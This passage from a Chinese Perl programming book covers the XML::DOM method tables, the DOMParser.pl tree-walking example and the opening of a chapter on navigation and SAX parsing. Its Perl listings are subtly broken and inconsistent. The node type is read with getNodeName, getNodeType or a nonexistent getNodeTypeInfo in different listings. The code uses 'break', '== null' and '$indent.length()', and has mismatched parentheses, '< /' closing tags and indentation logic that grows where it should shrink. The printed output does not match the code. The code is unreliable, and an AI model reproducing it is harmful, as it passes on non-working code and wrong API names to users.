- ◆ XML::DOM::ProcessingInstruction (扩充了 XML::DOM::Node) ——表示一个 XML 处理指令。请参见表 25.9。

表 25.9 XML::DOM::ProcessingInstruction 中的方法

方法	描述
getTarget	返回处理指令的目标，开始处理指令后面为第一个标记
getData 和 setData(data)	返回此处理指令的内容，在目标之后，每个内容都以第一个非空白字符开始

- ◆ XML::DOM::Entity (扩充了 XML::DOM::Node) ——这个节点表示 Entity 声明。
- ◆ XML::DOM::Notation (扩充了 XML::DOM::Node) ——这个节点表示 XML 符号。请参见表 25.10。

表 25.10 XML::DOM::Notation 中的方法

方法	描述
getName 和 setName(name)	返回/设置 Notation 的名称，它是 NOTATION 关键字之后的第 1 个标记
getSysId 和 setSysId(sysId)	返回/设置系统 ID，它是可选 SYSTEM 关键字之后的标记
getPubId 和 setPubId(pubId)	返回/设置公共 ID，它是可选 PUBLIC 关键字之后的标记
getNodeName	返回的内容与 getName 相同

- ◆ XML::DOM::Entity——表示 XML 实体声明。请参见表 25.11.

表 25.11XML::DOM::Entity 中的方法

方法	描述
getNotationName	返回此实体的表示名称
getSysId	返回系统 ID
getPubId	返回公共 ID
isParameterEntity	如果此实体为参数实体，则返回真值
getValue	返回实体的值
getNdata	返回常规未解析实体的 NDATA 声明

- ◆XML::DOM::DocumentType（扩充了XML::DOM::Node）——表示值为空或DocumentType对象的doctype属性。请参见表25.12。

表 25.12XML::DOM::DocumentType 中的方法

方法	描述
getName	返回 DTD 的名称(也就是 DTD 中 DOCTYPE 后面立即跟随的名称)
getEntities	返回包含 DTD 中声明的常规实体的 NamedNodeMap 对象
getNotations	返回包含 DTD 中声明的 NamedNodeMap
getSysId 和 setSysId (sysId)	返回/设置系统 ID
getPubId 和 setPubId (pubId)	返回/设置公共 ID
setName (name)	设置 DTD 的名称（即 DTD 中 DOCTYPE 后面紧接的名称）
getAttlistDecl (elemName)	对具有给定名称的 Element 返回属性列表声明
getElementDecl (elemName)	返回具有给定名称的 Element 的元素声明
getEntity (entityName)	返回具有给定名称的 Entity
addAttlistDecl (elemName)	添加具有给定名称的新的属性声明节点
addElementDecl(elemName, model)	如果还没有存在，则添加具有给定名称和模型的新的元素声明节点
addEntity (parameter,notationName, value,sysId, pubId, ndata)	添加新的 Entity 节点
addNotation (name, base,sysId, pubId)	添加新的 Notation 对象
addAttDef (elemName, attrName, type, default, fixed)	添加新的属性定义
getDefaultAttrValue(elem, attr)	作为字符串返回默认的属性值
expandEntity (entity [,parameter])	扩展给定实体或参数实体（如果 parameter 等于 1），并作为字符串返回其值

- ◆XML::DOM::DocumentFragment（扩充了XML::DOM::Node）——表示文档片段。



- ◆ XML::DOM::DOMImplementation——支持很多方法，这些方法用于完成那些独立于任意特殊 DOM 实例的操作。请参见表 25.13。

表 25.13 XML::DOM::DOMImplementation 中的方法

方法	描述
hasFeature(feature, version)	如果 feature 参数为 XML，version 为 1.0，则返回真值

- ◆ XML::DOM::Document（扩充了 XML::DOM::Node）——表示文档的主根。请参见表 25.14。

表 25.14 XML::DOM::Document 中的方法

方法	描述
getDocumentElement	直接访问文档的根 Element 的子节点
getDoctype	获得此文档的文档类型声明
getImplementation	获得处理此文档的 DOMImplementation 对象
createElement (tagName)	创建所给定类型的元素
createTextNode (data)	创建给定字符串给定的 Text 节点
createComment (data)	创建给定字符串的给定的 Comment 节点
createCDATASection (data)	创建给定字符串的 CDATASection 节点
createAttribute (name [, value [, given ]])	创建给定名称的 Attr
createProcessingInstruction (target, data)	创建给定名称和数据字符串的 ProcessingInstruction 节点
createDocumentFragment	创建空的 DocumentFragment 对象
createEntityReference (name)	创建 EntityReference 对象
getXMLDecl 和 setXMLDecl (xmlDecl)	返回/设置文档的 XML 声明
setDoctype (doctype)	设置文档类型
getDefaultAttrValue (elem, attr)	作为字符串返回默认的属性值。参数：elem——元素的名称；attr——属性名
getEntity (name)	返回具有给定名称的实体
createXMLDecl (version, encoding, standalone)	创建 XMLDecl 对象
createDocumentType (name, sysId, pubId)	创建 DocumentType 对象
createNotation (name, base, sysId, pubId)	创建新的 Notation 对象
createEntity (parameter, notationName, value, sysId, pubId, ndata)	创建 Entity 对象

(续表)	
方法	描述
createElementDecl (name, model)	创建 Element Declaration 对象
createAttlistDecl (name)	创建 Attribute Declaration 对象
expandEntity (entity [, parameter])	扩展给定实体或参数实体（如果 parameter 等于 1）， 并作为字符串返回 1

在本节的表中，可以找到这些类和接口特定的方法。有关更多细节，请参见 XML::DOM 文档。

相关的解决方案参见 26.2.8 节“使用 SAX”。

25.2.2 DOM解析：DOMParser.pl示例

如果愿意，可以使用 XML::DOM 模块解析 XML 文档。

在上一节曾提到过，要解析 XML 文档，需创建 XML::DOM::Parser 类的一个新对象，并使用该对象的 parsefile 方法解析文档。这就创建了对文档对象的引用，在代码中可以使用它：

```
my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");
```

对于已解析文档\$doc 的引用，可以使用 XML::DOM 模块的方法，可以参见上一节中的 XML::DOM 方法。

例如，如果想把已解析的文档转换为字符串并打印出来，则可以使用 toString 方法：

```
use XML::DOM;

my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");
print $doc->toString();
```

这个完整程序只是读入 planets.xml，解析它，然后像原始文档一样准确地打印出来。如果运行这个示例，你会注意到其输出与原始文档一样，每一级的缩进都使用 4 个空格。实际上，XML 解析程序已经把所有用于缩进的空格看作文本节点，并把它们保留在输出文档中。

另外，使用 printToFile 方法，可以把已解析的文档写到一个新文件中：

```
use XML::DOM;

my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");
$doc->printToFile("planets2.xml");
```

然而，我们所做的只是复制了 planets.xml；还不能访问它的数据。要处理 planets.xml 中的数据，需一个节点接一个节点地处理。下面给出了 XML::DOM 中不同的可用节点类型，它们都以常量表达，并给出了每个常量使用的数字值：

- ◆ UNKNOWN\_NODE (0) ——未知的节点（它不属于 DOM 的一部分）
- ◆ ELEMENT\_NODE (1) ——Element 节点
- ◆ ATTRIBUTE\_NODE (2) ——Attr 节点
- ◆ TEXT\_NODE (3) ——Text 节点
- ◆ CDATA\_SECTION\_NODE (4) ——CDATASection 节点
- ◆ ENTITY\_REFERENCE\_NODE (5) ——EntityReference 节点
- ◆ ENTITY\_NODE (6) ——Entity 节点
- ◆ PROCESSING\_INSTRUCTION\_NODE (7) ——ProcessingInstruction 节点
- ◆ COMMENT\_NODE (8) ——Comment 节点
- ◆ DOCUMENT\_NODE (9) ——Document 节点
- ◆ DOCUMENT\_TYPE\_NODE (10) ——DocumentType 节点
- ◆ DOCUMENT\_FRAGMENT\_NODE (11) ——DocumentFragment 节点
- ◆ NOTATION\_NODE (12) ——Notation 节点
- ◆ ELEMENT\_DECL\_NODE (13) ——ElementDecl 节点（它不属于 DOM 的一部分）
- ◆ ATT\_DEF\_NODE (14) ——AttDef 节点（它不属于 DOM 的一部分）
- ◆ XML\_DECL\_NODE (15) ——XMLDecl 节点（它不属于 DOM 的一部分）
- ◆ ATTLIST\_DECL\_NODE (16) ——AttlistDecl 节点（它不属于 DOM 的一部分）

为了了解如何恢复 XML 文档中的数据，我将创建一个 DOMParser.pl 程序。这个程序将浏览 XML 文档的整个树，并显示它。为便于参考，下面给出了 DOMParser.pl:

```
use XML::DOM;

my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");

$numberTextLines = 0;

createDisplay($doc, "");

for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
    print $textToDisplay[$loopIndex] . "\n";
}

sub createDisplay
{
    my $node = $_[0];
    my $indent = $_[1];

    if ($node == null) {
        return;
    }

    my $type = $node->getNodeName();
```



```

if($type == DOCUMENT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .=
        "<?xml version=\"1.0\"?>";
    $numberTextLines++;
    createDisplay($node->getFirstChild(), "");
    break;
}

if($type == ELEMENT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .= "<";
    $textToDisplay[$numberTextLines] .= $node->getNodeName();

    $numberAttributes = 0;
    if($node->getAttributes() != null){
        $numberAttributes =
            $node->getAttributes()->getLength();
    }

    for ($loopIndex = 0; $loopIndex < $numberAttributes;
        $loopIndex++) {

        $attribute =
            ($node->getAttributes()->item($loopIndex);
        $textToDisplay[$numberTextLines] .= " ";
        $textToDisplay[$numberTextLines] .=
            $attribute->getNodeName();
        $textToDisplay[$numberTextLines] .= "=\"";
        $textToDisplay[$numberTextLines] .=
            $attribute->getNodeValue();
        $textToDisplay[$numberTextLines] .= "\"";
    }

    $textToDisplay[$numberTextLines] .= ">";

    $numberTextLines++;

    my @childNodes = $node->getChildNodes();
    if (@childNodes != null) {
        my $numberChildNodes = $#childNodes + 1;
        $indent .= "  ";
        my $loopIndex;
        for ($loopIndex = 0; $loopIndex < $numberChildNodes;
            $loopIndex++ )
        {
            createDisplay($childNodes[$loopIndex], $indent);
        }
    }
}

if($type == TEXT_NODE) {

```

```

        $textToDisplay[$numberTextLines] = $indent;
        $nodeText = $node->getNodeValue();
        if(($nodeText =~ /^[^ \n\t\r]/g) && length($nodeText) > 0) {
            $textToDisplay[$numberTextLines] .= $nodeText;
            $numberTextLines++;
        }
    }

    if($type == PROCESSING_INSTRUCTION_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .= "<?";
        $textToDisplay[$numberTextLines] .= $node->getTarget();
        $PItext = $node->getData();
        $textToDisplay[$numberTextLines] .= " " . $PItext;
        $textToDisplay[$numberTextLines] .= "?>";
        $numberTextLines++;
        createDisplay($node->getNextSibling(), $indent);
    }

    if ($type == ELEMENT_NODE) {
        $textToDisplay[$numberTextLines] = substr($indent, 0,
            $indent.length() - 4);
        $textToDisplay[$numberTextLines] .= "< /";
        $textToDisplay[$numberTextLines] .= $node->getNodeName();
        $textToDisplay[$numberTextLines] .= ">";
        $numberTextLines++;
        $indent .= "    ";
    }
}

```

这个程序的开始部分是解析 `planets.xml` 并获取对结果文档对象的引用：

```

use XML::DOM;

my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");

```

由于我们不得不在已解析的节点树中上下移动，所以，实际工作将由 `createDisplay` 递归子程序（即可以调用自己的程序）完成。`createDisplay` 子程序将用 `planets.xml` 一行接一行地填充 `@textToDisplay` 数组，并把行数存储在 `$numberTextLines` 变量中。这样，`planets.xml` 中的所有可用数据在这个文本数组中也都是可用的，在编写该示例的过程中，我们将会明白如何浏览以 W3C DOM 树的方式传递给我们的解析 XML 文档。

首先，利用对解析文档 `$doc` 本身的引用调用 `createDisplay`。在 `createDisplay` 完成自己的工作之后，我们将一行接一行地循环处理结果文本数组并输出：

```

use XML::DOM;

my $parser = new XML::DOM::Parser;
my $doc = $parser->parsefile ("planets.xml");

```

```

$numberTextLines = 0;

createDisplay($doc, "");

for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){
    print $textToDisplay[$loopIndex] . "\n";
}

```

浏览整个 XML 文档的实际工作是在 `createDisplay` 子程序中完成的。这个子程序将创建用于显示的缩进文档。把对节点的引用以及当前的缩进字符串传递给该子程序。`createDisplay` 子程序将确定它传递的节点类型，并恰当地处理该节点，把它添加到文本数组 `@textToDisplay` 中，然后移到下一个子节点或兄弟节点，并再次调用 `createDisplay`。

下面给出了启动 `createDisplay` 的方式：首先存储已经传递的节点引用和缩进字符串，然后获取节点的类型（将由本节前面的项目列表中的一个值来表示）。也要注意，由于 `createDisplay` 在节点树中上下移动时会调用自己，因此所有局部变量都应该用 `my` 显式声明为局部的（这样，在下一个调用中就不会重写这些变量）：

```

sub createDisplay
{
    my $node = $_[0];
    my $indent = $_[1];

    if ($node == null) {
        return;
    }

    my $type = $node->getNodeTypeInfo();

```

既然已经知道了传递的节点类型，就可以处理它了。前面已经讲过，第一次是采用对文档 `$doc` 本身的引用调用 `createDisplay` 的，它对应于文档开始的文档节点。下一节将介绍如何处理该节点。

### 25.2.3 处理文档节点

文档节点（并非文档元素——`planets.xml` 中的 `<PLANETS>`——它是文档中的第一个元素）对应于文档的开始。要在 `DOMParser.pl` 程序中处理文档的开始，只需给文本数组 `@textToDisplay` 添加默认的 XML 声明，增加在数组 `$numberTextLines` 中的当前位置，然后在文档节点的第一个子节点上再次调用 `createDisplay`，引导我们开始处理文档。要访问第一个子节点，需在节点引用上使用 `getFirstChild` 方法，如下所示：

```

sub createDisplay
{
    my $node = $_[0];
    my $indent = $_[1];

```



```

    if ($node == null) {
        return;
    }

    my $type = $node->getNodeType();

    if($type == DOCUMENT_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .=
            "<?xml version=\"1.0\"?>";
        $numberTextLines++;
        createDisplay($node->getFirstChild(), "");
        break;
    }

```

现在就可以开始处理 `planets.xml` 中的节点了，这段代码指明了如何解析这个文档，即通过处理当前节点，并确保对当前节点的任意子或兄弟节点再次调用 `createDisplay`。例如，`planets.xml` 中最重要的节点是元素节点，下面将处理这些节点。

#### 25.2.4 处理元素节点

要想获取文档中 XML 元素的数据，应当首先检查具有 `ELEMENT_NODE` 类型的节点。

在 `XML::DOM` 中，元素节点包含 `ELEMENT_NODE` 类型，所以找到它们很容易。要处理元素节点，需使用 `getNodeName` 获取节点的名，并为该元素创建一个起始标记。注意不能添加结束标记，这是由于我们没有处理元素的子节点，例如其他元素或文本节点，在添加结束标记之前，它们必须显示出来。下面给出了如何在遇到元素时创建起始标记：

```

    if($type == ELEMENT_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .= "<";
        $textToDisplay[$numberTextLines] .= $node->getNodeName();
        $textToDisplay[$numberTextLines] .= ">";

        $numberTextLines++;
    }

```

现在，我们必须处理当前元素节点的子节点。使用 `getChildNodes` 方法，可以获取 `XML::DOM NodeList` 对象，它包含了对当前节点的子节点的引用。我将把这个对象赋值给 `@childNodes` 数组，它会把子节点存储在该数组中。余下的就是循环处理该数组，并为每个子节点引用调用 `createDisplay`（注意，如果当前节点是文档元素，则循环处理它的子节点，以及所有子节点的子节点，依此类推，这样将会处理文档中的所有元素）：

```

    if($type == ELEMENT_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .= "<";
        $textToDisplay[$numberTextLines] .= $node->getNodeName();
        $textToDisplay[$numberTextLines] .= ">";
    }

```



```

$numberTextLines++;

my @childNodes = $node->getChildNodes();
if (@childNodes != null) {
    my $numberChildNodes = $#childNodes + 1;
    $indent .= "    ";
    my $loopIndex;
    for ($loopIndex = 0; $loopIndex < $numberChildNodes;
        $loopIndex++) {
        createDisplay($childNodes[$loopIndex], $indent);
    }
}
}

```

现在，可以输出每个元素的起始标记，例如<PLANETS>或<PLANET>。通过处理当前元素的所有子节点，就能够浏览整个 planets.xml。如果有当前元素的内容（例如名字“Mercury”），将会以文本节点的方式传递给我们，而且当处理文本节点时就能够处理它。

然而，应该注意我们没有做的一项工作，如果元素包含属性怎么办呢？应该把这些属性添加到起始标记中，下一节将介绍如何实现这种功能。当处理完元素的子节点时，也要为当前元素添加结束标记；将在本章后面的“结束元素节点”一节中介绍这方面的内容。

### 25.2.5 处理属性节点

现在我们已经可以获取元素的名字了，要获取属性，只需使用 `getAttributes` 方法。

在 XML DOM 中，把属性看作节点，但并不把它们看作相应元素的子节点。这就意味着一定要为处理属性做特殊准备。特别是，在某个元素节点上使用 `getAttributes` 方法时，会获取 XML::DOM NamedNodeMap 对象，它包含了对当前元素属性节点的引用。采用 NamedNodeMap 对象的 `getLength` 方法，就可以获取属性的数目，采用 `item` 方法，能够获取 NamedNodeMap 对象中的每个属性，把想要的属性索引传递给该方法。

实际上，NamedNodeMap 对象中的每个属性都是属性节点对象的引用，所以可以使用 `getNodeName` 方法获取属性名，使用 `getNodeValue` 获取属性的值。这就使把元素的属性添加到该元素的起始标记更为容易，代码如下：

```

if($type == ELEMENT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .= "<";
    $textToDisplay[$numberTextLines] .= $node->getNodeName();

    $numberAttributes = 0;
    if($node->getAttributes() != null){
        $numberAttributes =
            $node->getAttributes()->getLength();
    }
}

```



```

        for ($loopIndex = 0; $loopIndex < $numberAttributes;
            $loopIndex++) {
            $attribute =
                ($node->getAttributes())->item($loopIndex);
            $textToDisplay[$numberTextLines] .= " ";
            $textToDisplay[$numberTextLines] .=
                $attribute->getNodeName();
            $textToDisplay[$numberTextLines] .= "=";
            $textToDisplay[$numberTextLines] .=
                $attribute->getNodeValue();
            $textToDisplay[$numberTextLines] .= "\n";
        }

        $textToDisplay[$numberTextLines] .= ">";

        $numberTextLines++;

        my @childNodes = $node->getChildNodes();
        if (@childNodes != null) {
            my $numberChildNodes = $#childNodes + 1;
            $indent .= "  ";
            my $loopIndex;
            for ($loopIndex = 0; $loopIndex < $numberChildNodes;
                $loopIndex++) {
                {
                    createDisplay($childNodes[$loopIndex], $indent);
                }
            }
        }
    }
}

```

现在，我们能够在元素的起始标记中显示它包含的属性，其代码如下：<MASS UNITS="(Earth = 1)">。然而，我们还没有处理每个元素的内容，如元素<NAME>Mercury</NAME>中的“Mercury”名字。下一节将介绍这个内容。

### 25.2.6 处理文本节点

现在我们已经可以输出每个元素的起始标记及元素的所有属性，如何处理元素的内容呢？

把每个元素的上下文（如元素<NAME>Mercury</NAME>中的“Mercury”名字）都看作文本节点，它具有 XML::DOM 类型 TEXT\_NODE。然而，在本章的“深入分析”一节中曾经介绍过，默认情况下，位于 XML::DOM 模块核心的 XML 解析程序 Expat 会把 planets.xml 中用于缩进的所有文本都看作文本节点：

```

<PLANETS>
  <PLANET>
    <NAME>Mercury</NAME>
    <MASS UNITS="(Earth = 1)">.0553</MASS>
  
```



```

<DAY UNITS="days">58.65</DAY>
<RADIUS UNITS="miles">1516</RADIUS>
<DENSITY UNITS="(Earth = 1)">.983</DENSITY>
<DISTANCE UNITS="million miles">43.4</DISTANCE><!--At perihelion-->
</PLANET>

```

我们只想要符合元素内容的文本节点，而不想要用于缩进的空格节点，我不会存储只包含空格字符（空格、新行、换行和制表符）的节点。使用 `getNodeValue` 方法就能够获取文本节点的实际内容，这就意味着，可以把每个元素的内容添加到 `@textToDisplay` 数组中，同时采用正则表达式测试，去掉所有的纯空格节点：

```

if($type == TEXT_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $nodeText = $node->getNodeValue();
    if(($nodeText =~ /[^\n\t\r]/g) && length($nodeText) > 0) {
        $textToDisplay[$numberTextLines] .= $nodeText;
        $numberTextLines++;
    }
}

```

除了元素和属性之外，还可以处理 XML 处理指令，下一节将讨论这个主题。

### 25.2.7 处理XML处理指令节点

我们已经处理了 XML 文档中的元素、属性和文本节点。如何处理 XML 处理指令呢？答案是使用 `getTarget` 和 `getData` 方法。

在本章的“深入分析”中曾经讨论过，XML 处理指令是以 `<?` 开头，以 `?>` 结尾的，如 `planets.xml` 中的示例：

```

<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>Mercury</NAME>

```

在 XML::DOM 中，给这些类型的节点指定 `PROCESSING_INSTRUCTION_NODE` 类型。使用 `getTarget` 方法，获取处理指令的名字（这里为 `xml-stylesheet`），而且使用 `getData` 方法获取其余处理指令（即 `type="text/xml" href="planets.xsl"`）。下面说明了如何把处理指令添加到 `DOMParser.pl` 的文本数组中。

```

if($type == PROCESSING_INSTRUCTION_NODE) {
    $textToDisplay[$numberTextLines] = $indent;
    $textToDisplay[$numberTextLines] .= "<?";
    $target = $node->getTarget();
    $pItxt = $node->getData();
    $textToDisplay[$numberTextLines] .= " " . $pItxt;
    $textToDisplay[$numberTextLines] .= ">";
}

```

```

    $numberTextLines++;
    createDisplay($node->getNextSibling(), $indent);
}

```

还差一步，DOMParser.pl 程序就完成了，即必须为每个元素标记添加一个结束标记。

### 25.2.8 结束元素节点

在 DOMParser.pl 程序中，通过显示起始标记、元素的所有属性、元素的文本内容，处理了每个元素。还要为元素添加结束标记。

我们已经处理了每个元素、它的子节点以及文本节点：

```

if($type == ELEMENT_NODE) {
    .
    .
    #Handle the element and its children...
    .
    .
}
.
.
.
if($type == TEXT_NODE) {
    .
    .
    #Handle the text node...
    .
    .
}
.
.

```

在处理完元素、它的所有子节点以及用于表示元素内容的文本节点之后，可以在 DOMParser.pl 中为元素添加结束标记，如下所示：

```

if($type == ELEMENT_NODE) {
    .
    .
    #Handle the element and its children...
    .
    .
}
.
.
.
if($type == TEXT_NODE) {
    .
    .
    #Handle the text node...

```



```

    .
    .
}

    .
    .
if ($type == ELEMENT_NODE) {
    $textToDisplay[$numberTextLines] = substr($indent, 0,
        $indent.length() - 4);
    $textToDisplay[$numberTextLines] .= "< /";
    $textToDisplay[$numberTextLines] .= $node->getNodeName();
    $textToDisplay[$numberTextLines] .= ">";
    $numberTextLines++;
    $indent .= "    ";
}

```

至此，DOMParser.pl 完成了。下一节将运行它。

### 25.2.9 运行DOMParser.pl示例

运行 DOMParser.pl 时，它会读 planets.xml，解析它，并浏览 DOM 节点的整个树，把文档内容存储在数组 @textToDisplay 中，然后输出这些内容。下面就给出了输出结果：

```

<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="planets.xsl"?>
<PLANETS>
  <PLANET>
    <NAME>
      Mercury
    </NAME>
    <MASS UNITS="(Earth = 1)">
      .0553
    </MASS>
    <DAY UNITS="days">
      58.65
    </DAY>
    <RADIUS UNITS="miles">
      1516
    </RADIUS>
    <DENSITY UNITS="(Earth = 1)">
      .983
    </DENSITY>
    <DISTANCE UNITS="million miles">
      43.4
    </DISTANCE>
  </PLANET>
  <PLANET>
    <NAME>
      Venus
    </NAME>

```



```
<MASS UNITS="(Earth = 1)">
    .815
</MASS>
<DAY UNITS="days">
    116.75
</DAY>
<RADIUS UNITS="miles">
    3716
</RADIUS>
<DENSITY UNITS="(Earth = 1)">
    .943
</DENSITY>
<DISTANCE UNITS="million miles">
    66.8
</DISTANCE>
</PLANET>
<PLANET>
    <NAME>
        Earth
    </NAME>
    <MASS UNITS="(Earth = 1)">
        1
    </MASS>
    <DAY UNITS="days">
        1
    </DAY>
    <RADIUS UNITS="miles">
        2107
    </RADIUS>
    <DENSITY UNITS="(Earth = 1)">
        1
    </DENSITY>
    <DISTANCE UNITS="million miles">
        128.4
    </DISTANCE>
</PLANET>
</PLANETS>
```

可以看到，我们已经能够处理 `planets.xml` 中的数据了。除了知道如何显示文档之外，还明白了如何浏览整个文档，以及如何在 `XML::DOM` 提供的节点树中上下移动。

在下一章中，将会看到，使用 `XML::DOM` 还可以实现很多功能，例如修改文档内容，也会讨论解析 XML 文档的另一种方式，即 Simple API for XML (SAX)，很多人都认为它比处理 DOM 节点树更容易。

## 第 26 章 XML：修改文档内容和 SAX 解析

### 26.1 深入分析

在上一章中我们初步介绍了 XML::DOM 方法，如 `getNodeName` 和 `getNodeType`，它们可以处理 XML 文档中的数据。我们也使用诸如 `getFirstSibling` 这样的方法，在 XML 节点的 DOM 树中进行了一定范围的移动。在本章中，我们将扩展这个领域的技术，介绍更多的浏览方法，移到节点树中的任意位置。

在本章中，也将讨论如何使用 XML::DOM 方法修改 XML 文档。采用内置的 XML::DOM 方法，能够以多种方式修改 XML 文档：添加新元素或新属性、移动元素、删除元素及其他功能。

在本章中，还将讨论 SAX (Simple API for XML, XML 的简单 API)。我们已经知道 DOM 解析如何根据节点树显示 XML 文档，一定要使用 DOM 导航方法在树中移动。另一方面，SAX 提供了另一种解析 XML 文档的方式，很多人都能够比较容易地理解它。

在进入“快速解决方案”主题之前，我将讨论下列 3 个主题。

#### 26.1.1 在 XML 文档中导航

XML::DOM 模块根据节点树显示 XML 文档，由你决定如何在这个树中移动，以便获取自己想要的的数据。要在节点树中移动，需使用导航方法，XML::DOM 模块包含很多这种类型的方法，其中包括：

- ◆ `getFirstChild`
- ◆ `getLastChild`
- ◆ `getPreviousSibling`
- ◆ `getNextSibling`
- ◆ `getChildIndex (child)`
- ◆ `getChildAtIndex (index)`
- ◆ `getParentNode`
- ◆ `getChildNodes`

我们将介绍如何使用这些方法在节点树内移动。在上一章中，当创建 `DOMParser.pl` 程序时，我们曾经使用过一些导航方法，在本章中，将进行深入研究。

### 26.1.2 修改XML文档

XML::DOM 模块也包含很多方法，可以使用它们修改未运行的 XML 文档。这些方法包括：

- ◆ setParentNode (parentNode)
- ◆ insertBefore (newChild, refChild)
- ◆ replaceChild (newChild, oldChild)
- ◆ removeChild (oldChild)
- ◆ appendChild (newChild)
- ◆ setAttribute (name, value)

在本章中，我们将修改 XML 文档，其中包括创建和插入新的 XML 元素、添加新属性、替换元素以及删除元素。

### 26.1.3 XML的简单API

SAX 解析表示解析文档的另一种方式，它并非以 DOM 节点树为基础。特别是，SAX 解析基于事件。当解析程序遇到了 XML 文档中的一项时，会触发一个事件，而且该解析程序会调用代码中的相应处理程序函数来处理该事件。例如，当 SAX 解析程序遇到了 XML 文档中元素的起点时，它会调用你为处理元素的起点指定的处理程序函数。当它遇到了处理指令时，SAX 解析程序将会调用你为处理指令设置的处理程序函数，依此类推。

在很多方式中，这要比 DOM 节点树容易得多。事实上，你可能会记得，在上一节中有一个使用 DOM 解析的示例，对于不同类型的项，我们把代码分成了离散的“处理程序”，例如元素的起点和终点、处理指令等：

```
sub createDisplay
{
    my $node = $_[0];
    my $indent = $_[1];
    if ($node == null) {
        return;
    }
    my $type = $node->getNodeTypeInfo();
    if ($type == DOCUMENT_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .=
            "<?xml version=\"1.0\"?>";
        $numberTextLines++;
        createDisplay($node->getFirstChild(), "");
        break;
    }
    if ($type == ELEMENT_NODE) {
```



```

        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .= "<";
        $textToDisplay[$numberTextLines] .= $node->getNodeName();
        $numberAttributes = 0;
        if($node->getAttributes() != null){
            $numberAttributes =
                $node->getAttributes()->getLength();
        }
        for ($loopIndex = 0; $loopIndex < $numberAttributes;
            $loopIndex++) {
            $attribute =
                ($node->getAttributes()->item($loopIndex));
            $textToDisplay[$numberTextLines] .= " ";
            $textToDisplay[$numberTextLines] .=
                $attribute->getNodeName();
            $textToDisplay[$numberTextLines] .= "=\\";
            $textToDisplay[$numberTextLines] .=
                $attribute->getNodeValue();
            $textToDisplay[$numberTextLines] .= "\"";
        }
        $textToDisplay[$numberTextLines] .= ">";
        $numberTextLines++;
        my @childNodes = $node->getChildNodes();
        if (@childNodes != null) {
            my $numberChildNodes = $#childNodes + 1;
            $indent .= "  ";
            my $loopIndex;
            for ($loopIndex = 0; $loopIndex < $numberChildNodes;
                $loopIndex++ )
            {
                createDisplay($childNodes[$loopIndex], $indent);
            }
        }
    }
    if($type == TEXT_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $nodeText = $node->getNodeValue();
        if(($nodeText =~ /[^\n\t\r]/g) && length($nodeText) > 0) {
            $textToDisplay[$numberTextLines] .= $nodeText;
            $numberTextLines++;
        }
    }
    if($type == PROCESSING_INSTRUCTION_NODE) {
        $textToDisplay[$numberTextLines] = $indent;
        $textToDisplay[$numberTextLines] .= "<?";
        $textToDisplay[$numberTextLines] .= $node->getTarget();
        $PItext = $node->getData();
        $textToDisplay[$numberTextLines] .= " " . $PItext;
        $textToDisplay[$numberTextLines] .= ">";
    }
}

```



```

        $numberTextLines++;
        createDisplay($node->getNextSibling(), $indent);
    }
    if ($type == ELEMENT_NODE) {
        $textToDisplay[$numberTextLines] = substr($indent, 0,
            $indent.length() - 4);
        $textToDisplay[$numberTextLines] .= "<";
        $textToDisplay[$numberTextLines] .= $node->getNodeName();
        $textToDisplay[$numberTextLines] .= ">";
        $numberTextLines++;
        $indent .= "    ";
    }
}

```

当使用 SAX 解析程序解析 XML 文档时，也采用这种方式设置了处理程序，但这次，每个处理程序都是一个独立的函数，如下所示（可以给处理程序函数赋予自己喜欢的名字，这是由于你采用了 SAX 解析程序注册这些函数）：

```

sub XMLDecl_handler
{
    $textToDisplay[$numberTextLines++] = "<?xml version=\"$_[1]\"?>";
}
sub start_handler
{
    $textToDisplay[$numberTextLines] = $indent . "<$_[1]";
    for ($loop_index = 2; $loop_index <= $#_ - 1; $loop_index += 2){
        $textToDisplay[$numberTextLines] .=
            " " . $_[$loop_index] . "=\"" . $_[$loop_index + 1] . "\"";
    }
    $textToDisplay[$numberTextLines++] .= ">";
    $indent .= "    ";
}
sub end_handler
{
    $indent = substr($indent, 0, length($indent) - 4);
    $textToDisplay[$numberTextLines++] = $indent . "</$_[1]>";
}
sub char_handler
{
    if($_[1] =~ /[^\n\t\r]/g) {
        $textToDisplay[$numberTextLines++] = $indent . "$_[1]";
    }
}
sub proc_handler
{
    $textToDisplay[$numberTextLines++] = "<?$_[1] $_[2]?>";
}
sub final_handler
{

```

```
    for ($loopIndex = 0; $loopIndex < $numberTextLines; $loopIndex++){  
        print $textToDisplay[$loopIndex] . "\n";  
    }  
}
```

在“快速解决方案”中，我们将更详细地讨论所有这些代码是如何运行的。

## 26.2 快速解决方案

### 26.2.1 在XML文档中导航

我们已经把 XML 文档解析为一个节点树。下一步做什么呢？如何获取其中的数据呢？实际上，有很多种方式，例如使用 `getElementsByTagName` 搜索特定元素，也可以使用导航方法。

可以使用 `XML::DOM` 导航方法导航 `XML::DOM` 节点树，然后使用 `getNodeValue` 从感兴趣的节点（当到达哪里时）中恢复数据。在本章的“深入分析”一节中，曾经讨论过，`XML::DOM` 模块包含下述导航方法：

- ◆ `getFirstChild`
- ◆ `getLastChild`
- ◆ `getPreviousSibling`
- ◆ `getNextSibling`
